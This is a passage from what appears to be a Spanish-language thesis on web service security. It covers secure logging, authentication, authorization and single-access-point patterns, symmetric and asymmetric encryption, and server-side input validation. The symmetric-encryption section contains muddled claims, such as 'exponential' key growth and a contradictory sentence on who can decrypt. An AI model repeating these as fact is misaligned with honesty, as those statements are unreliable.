- Cuando se quiere aplicar mecanismos criptográficos para asegurar la confidencialidad e integridad de la información logueada.

En siguiente diagrama de clases se puede observar cómo el cliente envía una petición a un recurso en particular. La clase *SecureLogger* generaría un número secuencial que se añadiría al mensaje recibido y posteriormente pasaría ese evento en formato *string* a la clase *LogManager* para loguearlo. La clase *LogManager* obtendría una instancia de la clase *LogFactory* y la utilizaría para loguear los mensajes. La clase *Logger* se encargaría de escribir en el log los mensajes enviados al recurso de destino.




Diagrama de clases del patrón Logger Seguro

Este patrón soluciona el problema que se presenta cuando se quiere loguear mensajes de una manera segura de forma que no puedan ser fácilmente alterados o borrados y, por tanto, que los logs no puedan ser perdidos. También ayuda a centralizar el control de esta funcionalidad para que se pueda utilizar en distintos lugares de la aplicación donde lleguen las peticiones y se devuelvan las respuestas. Esta centralización provee de medios para desacoplar los detalles de implementación del *Logger* desde el código fuente de los desarrolladores quien lo usarán en cualquier punto de la aplicación.

Cuando en la aplicación se maneja información sensible o se teme que la información introducida en los logs pueda ser alterada y no se pueda confiar en la seguridad de la infraestructura para proteger adecuadamente estos logs, se convierte en tarea crucial y necesaria asegurar esta información antes de ser logueada. De esta manera, aunque el destino del log sea comprometido, la información permanecerá segura y cualquier corrupción del log será claramente evidenciada. Los tres motivos principales para securizar la información dentro de la aplicación son:

- Proteger información confidencial: asegurar los datos que se van a almacenar y mantener su confidencialidad a través de todo el proceso. Un ejemplo pueden ser los números de las tarjetas de crédito en aplicaciones donde se efectúen transacciones de compra-venta.
- Prevenir alteración de la información logueada: asegurar que la información es a prueba de alteraciones. Por ejemplo, ids de transacciones, cantidades de las transacciones, etc.
- Detectar borrado de información: si los eventos registrados han sido eliminados de los logs se ocultarían las intrusiones realizadas por personal no autorizado. Para proteger esta información sensible, se pueden utilizar técnicas de encriptación usando algoritmos de clave simétrica. Esto sería un

factor extra de seguridad para hacer más difícil a los atacantes el conseguir acceso a información que no deben de poder manipular. La des-encriptación deberían realizarse únicamente fuera de la aplicación, usando herramientas externas.

Para resumir las principales cualidades de este patrón podemos decir que se centraliza el control del almacenamiento de logs, lo cual ayuda a mejorar la reusabilidad y mantenibilidad del código, desacoplando su implementación de la lógica de los Servicios Web. También ayuda a prevenir la alteración no detectada de los logs, evitando así una de las claves más importantes a la hora de tener éxito en las intrusiones, es decir, se evita el borrado de huellas dejadas durante el allanamiento. Ayuda a promocionar la extensibilidad, puesto que la seguridad es un proceso en continua evolución. Finalmente, ayuda en la manejabilidad, ya que lleva a cabo todas las tareas necesarias durante el proceso de securizar previamente a loguear la información, lo que permite gestionar cada función de manera independiente sin riesgo de tener un impacto perjudicial en el resto de seguridad de la aplicación.

3.4.4 Patrón: Responsable de Autenticación (Authentication Enforcer)

Este patrón intenta solucionar el problema que se genera cuando se tiene la necesidad de verificar cada petición que se realiza a nuestros Servicios Web proviene de una identidad autenticada. Esto puede conducir a generar diferentes clases que manejen las diferentes peticiones, por tanto, el código implementado para la autenticación se replica en muchos sitios convirtiendo a dicho mecanismo en algo que no puede ser cambiado con facilidad. La implementación de diferentes métodos de autenticación a veces requiere cambios basados en requisitos de negocio, en nuevas características específicas de la aplicación y en decisiones basadas en infraestructuras de seguridad subyacentes. En un entorno donde coexisten distintas aplicaciones, la autenticación debe considerarse un tema que salga de las implementaciones básicas. Por tanto, es importante y necesario que a la autenticación se apliquen los mecanismos apropiados para ser correctamente abstraídas y encapsuladas de los componentes que la usan. Durante el proceso de autenticación, las aplicaciones transfieren las credenciales del cliente (usuario u otros Servicios Web) con el fin de verificar las peticiones de acceso a recursos concretos. Las credenciales del cliente, así como la información asociada debe mantenerse en privado y no debe de estar disponibles para otros clientes o aplicaciones co-existentes. Un ejemplo claro es el uso de servicios de compra online

donde los clientes mandan información de la tarjeta de crédito y un PIN para autenticarse. Los indicadores que nos sugerirán implantar este patrón son:

- Se requiere acceso restrictivo a los Servicios Web para determinados usuarios, y esos usuarios deben de estar debidamente autenticados.
- Desde que nuestros Servicios Web ofrecen la posibilidad de acceder a distintos recursos se puede exigir que cada petición a cada uno de ellos requiera de autenticación.
- Cuando se desea que se centralice la autenticación en un único código fuente, aislado de la capa de lógica de nuestros servicios.

Desde el diagrama de clases que sigue a continuación se puede apreciar cómo este patrón se compone de tres clases: la clase AuthenticationEnforcer se encarga de autenticar a los clientes usando las credenciales pasadas en la clase RequestContext. La clase Subject se crea por la clase AuthenticationEnforcer para representar al cliente autenticado.




Diagrama de clases Patrón Responsable de Autenticación

Mediante la utilización de este patrón, los desarrolladores estarán en disposición de beneficiarse de una reducción de código, de una consolidada autenticación y verificación a una única clase. El patrón encapsula el proceso de autenticación necesitado a través de acciones en un único punto centralizado del que todos los componentes pueden hacer uso. Centralizando así la lógica de autenticación y envolviéndola en un responsable genérico, los

detalles del mecanismo de autenticación pueden permanecer ocultos y la aplicación puede estar protegida de cambios internos en dicho mecanismo. Esto es algo necesario puesto que las empresas, vendedores y las plataformas evolucionan sus productos a lo largo del tiempo lo que nos obligaría a revisar constantemente la implementación de los mecanismos de autenticación.

Una aproximación centralizada a la autenticación reduce el número de lugares desde los mecanismos de autenticación son accedidos, por tanto, se reduce los cambios por agujeros de seguridad debido a un uso indebido de estos mecanismos. Este patrón habilita la autenticación de los usuarios mediante varias técnicas de autenticación que permiten a los Servicios Web identificar de una manera correcta la identidad y distinguir las credenciales del usuario. El patrón nos provee de una interfaz genérica que permite ser usada a lo largo de distintas capas de nuestros servicios. Esto es importante si se necesita autenticar en más de una capa y no se quiere replicar código. La autenticación es un requisito clave para casi cualquier desarrollo de Servicios Web además de proveer de una aproximación reusable para la autenticación de clientes. Esta aproximación centralizada también compone las bases para un patrón de autorización.

3.4.5 Patrón: Responsable de Autorización (Authorization Enforcer)

Este patrón intenta resolver situaciones en las que muchos componentes necesitan verificar que cada petición recibida está correctamente autorizada a nivel de método y acceso. Este tipo de servicios no pueden aprovecharse de una gestión de la seguridad personalizada, ya que se tendería hacía la replicación excesiva de código.

En aquellos Servicios Web de un tamaño grande, donde las peticiones pueden tomar diferentes caminos para acceder a múltiples funcionalidades de la lógica de negocio, se necesita que cada componente verifique el acceso a un nivel lo suficientemente desgranado. Esto es así porque que un cliente esté autenticado no significa que pueda acceder a cada recurso disponible de los Servicios Web. Como mínimo, un Servicio Web puede llegar a encontrarse a dos tipos de clientes: los administradores, que se encargan de realizar tareas administrativas y que generalmente tienen privilegios más elevados o los usuarios comunes, que por lo general su acceso puede estar limitado. En muchas aplicaciones, estos tipos de clientes significa tener diferentes tipos de usuarios y roles, cada uno de ellos con requisitos de acceso basados en un conjunto de criterios definidos por reglas de negocio y políticas

específicas para cada recurso. Basándose en este conjunto de criterios definidos, los Servicios Web deben obligar a cada cliente a acceder únicamente a los recursos a los que está permitido acceder. Los indicadores que nos sugerirán implantar este patrón son:

- Cuando se quiere minimizar el acoplamiento entre la capa de presentación y los controladores de seguridad.
- Cuando se quiere controlar el acceso a diferentes recursos de una manera totalmente estandarizada.
- Cuando la lógica de autorización requerida será centralizada y no se debe extender a través de todo el código fuente con el fin de evitar posibles agujeros de seguridad o evitar riesgos de usos indebidos.
- Cuando la autorización debe ser segregada de la lógica de autenticación para permitir la evolución de cada una tener impacto entre sí.




Diagrama de clases Patrón Responsable Autorización

Con este patrón se pretende centralizar el control de la autorización de recursos, permitiendo a los desarrolladores encapsular la complejidad intrincada de la implementación del control de acceso. Para ello provee un punto focalizado para disponer de comprobaciones de control de acceso, eliminando de esta manera las repeticiones de código fuente. Otra de las ventajas que ofrece la implementación de este patrón es la mejora que se consigue para una mayor reutilización mediante la encapsulación de mecanismos de control de accesos a través de interfaces comunes. Este patrón también promueve la separación de responsabilidades ya que particiona la responsabilidad de autenticar y las responsabilidades de control de accesos aislando el desarrollo de cambios en implementaciones colindantes.

Uno de los errores que se suele cometer en la implementación de este patrón es la definición de la granularidad que se quiere utilizar para el control de accesos. Una

granularidad demasiado grande puede conducir a situaciones en las que no todos los tipos de usuarios encajan completamente. Esto puede exponer el sistema a vulnerabilidades en la seguridad de una manera innecesaria. Sin embargo, una granularidad adecuada nos permitiría proteger correctamente los Servicios Web sin imponer un tamaño único de exposición en el control de accesos.

3.4.6 Patrón: Punto de Entrada Único (Single Access Point)

Este patrón plantea un escenario desmilitarizado en el que se ofrece una localización segura de los recursos expuestos. Esto se consigue de una manera más sencilla si todas las peticiones que entran al sistema lo hacen por un único punto de entrada. Es complicado mantener la seguridad de un sistema si este se comunica por red con otros sistemas, bases de datos ajenas a nuestro control o infraestructuras que desconocemos. Los servicios necesitarán una manera para autenticar al cliente durante sus peticiones (patrón Responsable de Autenticación), establecer lo que el cliente puede o no puede hacer (patrón Responsable Autorización) e integrarse con otros módulos de otros sistemas con los que interactuará. Adicionalmente, parte de la información suministrada por el cliente puede necesitar ser registrada para un proceso posterior. Este patrón resuelve esto proveyendo un lugar seguro donde validar y recoger información global necesitada para empezar a utilizar la aplicación. Es difícil de validar cuando tiene múltiples puertas delanteras, traseras y laterales para entrar a la aplicación. Por tanto, se reduce la superficie de ataque imponiendo una única vía de entrada a la aplicación, siendo esta el lugar ideal para establecer el control de acceso y forzar el cumplimiento de las políticas de seguridad. Este patrón puede ayudar a aquellos Servicios Web que necesiten una capa por encima para su acceso, esto puede ser por ejemplo un cliente móvil que consuma Servicios Web para alimentar su aplicación. La autenticación se realizará a través de una única pantalla, por la que pasarán todos los usuarios para acceder al resto de la aplicación. Los indicadores que nos sugerirán implantar este patrón son:

- Cuando la aplicación se compone con diferentes Servicios Web que necesitan una autenticación para su acceso.
- Cuando existen distintos procedimientos de acceso lo que provoca repetición de código fuente.
- Cuando se necesita recoger información de usuario o cliente que es necesaria para el resto de la aplicación.

- Cuando los distintos puntos de entrada a la aplicación pueden ser personalizados para recoger una información determinada para cada punto. De esta manera, el usuario no tiene que introducir información innecesaria.

La estructura necesaria para componer este patrón se presenta en el siguiente diagrama de clases. El usuario envía una petición a través del Punto de Acceso Único. Este a su vez contacta con la clase *DecisionPoint* para decidir si la petición está permitida o no. Si la petición está permitida, se dejará pasar hacia los Servicios Web, de lo contrario se devolverá al usuario.




Diagrama de clases patrón Punto de Acceso Único

En resumen, este patrón proporciona un lugar donde todo lo que se encuentra dentro de la aplicación se puede configurar correctamente. Esta localización única puede ayudar a asegurar que todos los valores sean inicializados correctamente y, por tanto, la aplicación que la aplicación no llegue a un estado incorrecto. También se simplifica el control del flujo de la aplicación, ya que todo pasa por un único punto de responsabilidad para conseguir un acceso permitido, esto significa que el Punto de Acceso Único es tan seguro como los pasos que conducen hasta él. Una contradicción en este patrón sería el implementar diferentes puntos de acceso con el fin de hacer la aplicación más fácil de acceder y más flexible.

Esta estrategia se propone como patrón principal para la arquitectura de la aplicación propuesta. Desde este planteamiento se controlará los accesos a los servicios web que exponga la aplicación, además, será un punto ideal para implementar la capa de seguridad que será quien determine si puede o no continuar hacia la lógica de la aplicación.

3.5. Patrones de Seguridad basados en criptografía para Servicios Web

Una de las maneras más habituales de proteger el contenido que se envía y recibe a través de nuestros Servicios Web es mediante algoritmos criptográficos. Este sistema ayuda a que la información no sea legible directamente, sino que sea necesario aplicar métodos para poder traducirla. Aunque es muy complicado asegurar que este método nos permitiría intercambiar información de forma segura, ya que no hay algoritmo que sea 100% indescifrable si se poseen recursos materiales y de tiempo para su des-encriptación, sí que, al menos, nos permite añadir una capa más de seguridad que ayude a conseguir nuestro objetivo de proteger la información. A continuación, se exponen algunos de los patrones criptográficos que podemos aplicar a nuestros Servicios Web.

3.5.1 Patrón: Encriptación Simétrica

Se conoce como sistemas de criptografía simétrica aquellos sistemas en los que la clave es compartida entre una o más entidades. Este patrón salvaguarda la privacidad del mensaje recibido haciendo que sea ilegible para aquellos usuarios que no tengan la clave de acceso. El cifrado simétrico utiliza la misma clave para el cifrado, aunque el descifrado no es posible para el Servicio Web. Técnicamente los algoritmos de cifrado simétricos ofrecen una menor complejidad y suelen conseguir mejores métricas en cuanto a rendimiento. Este tipo de encriptación genera un crecimiento exponencial mientras el número de usuarios vaya ascendiendo.




Diagrama de clases patrón Encriptación Simétrica

A pesar de que puede considerarse como un patrón no específico de los Servicios Web (pese a usarse en otros patrones como puede ser el patrón visto anteriormente *Logger Seguro*), su aplicación al contexto actual en el que las aplicaciones pueden componerse de

uno o más Servicios Web hace que su aplicación pueda estar muy presente y plantearse como una capa más de seguridad frente a posibles ataques.

Sin embargo, este tipo de propuestas hay que estudiarlas con cuidado ya que los algoritmos de encriptación toman su tiempo para encriptar los mensajes existentes. Las operaciones criptográficas son complejas y pueden afectar al rendimiento de la aplicación, sobre todo en un mundo tan poco homogéneo y en el que no se tiene control del tipo de clientes que usarán los servicios.

Este tipo de encriptación no suministra mecanismos para garantizar la integridad de los datos, ya que pueden ser modificados por un atacante, por tanto, sería necesario encontrar mecanismos que verificaran que los mensajes no han sido modificados. Esta encriptación tampoco previene ataque de respuesta, ya que un mensaje encriptado puede ser capturado y reenviado sin ser desencriptado. Por tanto, es mejor utilizar otra medida de seguridad como los TimeStamps o Nonces para prevenir este tipo de ataques.

3.5.2 Patrón: Encriptación Asimétrica

El cifrado asimétrico consiste en que una entidad posee una clave pública mientras que la otra entidad tiene una clave privada. Este patrón proporciona la confidencialidad del mensaje, ya que mantiene en secreto la información, consiguiendo que solo pueda ser leída por los destinatarios que tenga una clave de acceso válida. Este tipo de patrón genera un crecimiento lineal mientras los usuarios crezcan. Los cifrados asimétricos son más complejos que los simétricos y por tanto tienen un peor rendimiento, aumentando los tiempos de respuesta de los servicios. La encriptación asimétrica no requiere una clave secreta para ser compartida entre todos los participantes, cualquiera puede buscar una clave pública en el repositorio y enviar el mensaje al dueño de la clave pública. Este patrón asume que la clave pública pertenece a la persona autorizada, sin embargo, para verificar si la persona que tiene la clave es quien dice ser, se puede utilizar certificados. Si el certificado no es seguro puede producirse pérdidas de seguridad.




Diagrama de clases patrón Encriptación Asimétrica

Con este patrón sólo son los receptores los que poseen una clave privada con la que hacer que el mensaje encriptado pueda ser leído. Al igual que con el patrón de *encriptación simétrica* no se previene los ataques de respuesta, lo que igualmente no obliga a tomar otras medidas de seguridad como los TimeStamps o Nonces para prevenirlos. Tampoco provee de mecanismos para la integridad lo que, como en el patrón anterior, nos obliga a buscar mecanismos que verifiquen que el mensaje no haya sido modificado indebidamente.

Pese a que conocer este tipo de patrones es algo importante, quizá la complejidad y el consumo de cómputo que requiere el cifrar y descifrar continuamente cada información enviada, hacen que su utilización quede relegada a partes muy concretas del sistema, tratando de liberar de esta carga las otras partes de la aplicación que no requieran de una capa adicional de seguridad.

Capítulo 4: Principios Seguros en Aplicaciones Web

El desarrollo web moderno tiene en la actualidad muchos desafíos y de estos, la seguridad es de los más importantes y también sobre los que más hincapié se hace. Mientras que técnicas como los análisis de amenazas son mecanismos altamente reconocidos por su valía y esencia para la comunidad desarrolladora, también hay algunas prácticas básicas que todo desarrollador puede y debería estar utilizando como rutina.

El desarrollador de software actual tiene que tener siempre presente el gran abanico de opciones que la industria y la comunidad le ofrece. Además, tiene que escribir código que cumpla con los requisitos funcionales del producto solicitado, siendo rápido en su implementación. Aún más allá, se espera que el código escrito sea comprensible y extensible, lo suficiente flexible para permitir una evolución natural de las exigencias de la industria, sin perder un ápice de estabilidad y garantía. Al desarrollador actual se le puede pedir que sea capaz de desplegar una interfaz usable, que optimice una base de datos, que sea capaz de poner a punto y además mantener los canales de entrega. Todos estos requisitos siempre se tienen que hacer frente con márgenes de tiempos bastante cortos.

Entre todas estas exigencias, rara vez aparece la seguridad, bien sea por parte de los clientes que solicitan la funcionalidad ya que entienden que la seguridad es un punto importante pero que se trata de requisitos que se dan por entendidos sin necesidad de definirlos. Posteriormente en los momentos de pánico que siguen cuando sale mal, o cuando el sistema se ha visto comprometido, entonces se convierten en los puntos más importantes que deben reflejar las aplicaciones.

Tal y como ocurre con el rendimiento, la seguridad es una preocupación multidisciplinaria. Los solicitantes de la funcionalidad a menudo reconocen que necesitan incluir seguridad, pero no siempre están seguros de en qué medida.

Sobre este escenario el desarrollador debe trabajar con una lista de requisitos de seguridad de vaga definición o con amenazas desconocidas. Abogar por la definición de estos requisitos e identificación de las posibles amenazas suele ser un ejercicio más que recomendables, pese a que pueda aumentar el tiempo del desarrollo y por tanto crezca el coste económico final. Gran parte de su tiempo, los desarrolladores llevarán a cabo la implementación con ausencia de requisitos de seguridad específicos y, mientras que el

solicitante de la funcionalidad se devana los sesos intentando encontrar aspectos de seguridad entre los requisitos que más le preocupen, el desarrollador iré avanzando en su implementación y escribiendo código que finalmente acabará en sistema producido definitivo.

En el presente capítulo se expondrán de una manera lo más compresible posible, las mejores y más básicas prácticas que se deben conocer para que los desarrolladores de aplicaciones Web puedan cimentar sistemas con las mayores garantías posibles.

4.1. La importancia de la Confianza

Antes de entrar en detalle y con las bases de las entradas y salidas de nuestra aplicación Web merece la pena mencionar un principio subyacente de seguridad crucial: la confianza. Una de las primeras cuestiones que tenemos que poner sobre la mesa es si confiamos en la integridad de las peticiones recibidas desde el navegador web del usuario o si tenemos certeza de que la conexión entre el navegador del usuario y nuestra aplicación no está siendo alterada o siquiera si los servicios que almacenan nuestros datos son lo suficientemente seguros.

Estas preguntas no pueden contestarse con un *si* o un *no* y necesitamos medir nuestra tolerancia al riesgo, cómo de sensibles son los datos que estamos manejando y cuánto necesitaríamos invertir para sentirnos totalmente a gusto con la manera de manejar ese riesgo. Con el fin de obtener esto de una manera disciplinada, probablemente necesitemos pasar por procesos de modelado de amenazas y riesgo. Basta decir que, durante este capítulo se identificarán una serie de riesgos para nuestro sistema y una vez sean identificados se señalarán los riesgos que suponen.

4.2. Vulnerabilidades en aplicaciones web

Los navegadores Web son aplicaciones que actúan como aplicaciones intermediarias entre los usuarios y la *World Wide Web*, usados para acceder a información desde la Web. Algunos de los navegadores más populares usados en nuestro día a día son *Google Chrome*, *Mozilla Firefox, Internet Explorer/Edge, Opera y Safari*. Entre todos ellos el más usado en 2016 fue *Google Chrome* a bastante diferencia de *Mozilla Firefox* [18]. Con su aumento de uso y creciente popularidad, se han convertido en uno de los mayores objetivos de los hackers. Un pequeño error durante la programación de la aplicación puede resultar en una puerta abierta

para la intrusión. Las siguientes vulnerabilidades no son específicas de ningún navegador y pueden ser explotadas si no se pone atención por parte de los desarrolladores durante el diseño o implementación del código.

4.2.1. Rechazar inputs de formulario inesperados

Los formularios HTML pueden crear la falsa ilusión de controlar la entrada de datos. Esta impresión viene dada por la restricción que se hace de los tipos de valores que un usuario puede introducir dentro del formulario. Sin embargo, esto no es más que una ilusión ya que este tipo de validación no aporta un valor completo desde el punto de vista de la seguridad de la aplicación.

Desde un punto de vista de la confianza, la información que llega desde el navegador del usuario es completamente nula, independientemente de si nosotros somos los responsables del formulario o a pesar de que la conexión sea segura (HTTPS). El usuario podría modificar fácilmente el HTML antes de enviarlo, o usar alguna aplicación (como *curl*) que permita enviar información no esperada. Incluso si llegar a usuarios maliciosos, un inocente podría enviar de forma no consciente una versión modificada desde un website hostil. Con intención de asegurar la integridad de la información recibida es necesaria realizarse una validación desde el servidor.

Dependiendo de la lógica de nuestra aplicación, recibir información malformada puede ser una invitación a posibilitar un comportamiento inesperado, pérdida de información e incluso ofrecer al atacante una manera de romper los límites de la mera recepción de información convirtiéndolo en código perfectamente ejecutable.

Como se mostrará en los apartados de implementación, nuestra aplicación incorporará una capa de validación que nos asegurará que los datos recibidos tengan una coherencia lógica puesto que es posible que el usuario pueda crear circuitos cerrados, bucles o cualquier anomalía que una simple validación de formatos no detectaría. También se incluirá una validación sintáctica, lo que nos asegurará que los datos estén formados, pero también que los tipos de datos esperados coinciden con los recibidos. De lo contrario el sistema informará al usuario del uso incorrecto que se está haciendo de la aplicación y detendrá la acción iniciada. Ya que lo único que puede hacer un desarrollador para minimizar todos estos riesgos es incluir la **validación en la entrada de información**.

4.2.2. Validación de inputs

La validación de los inputs es un proceso en el que se asegura que la información recibida es consistente con las expectativas de la aplicación. Esa información que no cumple con lo esperado puede causar que nuestra aplicación obtenga resultados inciertos, como puede ser violar la lógica de negocio, disparar una secuencia de errores o incluso permitir a un atacante tomar el control de los recursos. Los inputs que son validados en el servidor como código ejecutable, como por ejemplo una consulta de base de datos o ejecutado en el cliente, como puede ser JavaScript, se considera potencialmente peligroso. Por tanto, esta validación se convierte en nuestra primera línea de defensa contra el riesgo.

Los desarrolladores a menudo construyen aplicaciones con algún tipo de validación básica para los inputs recibidos, por ejemplo, se suele asegurar que un valor no sea *nulo* o que un *integer* sea positivo. Alcanzar un pensamiento sobre cómo llevar al límite la lógica aceptable que podemos asumir para los valores de los inputs recibidos, sería dar un paso al frente hacía la reducción del riesgo frente a un posible ataque.

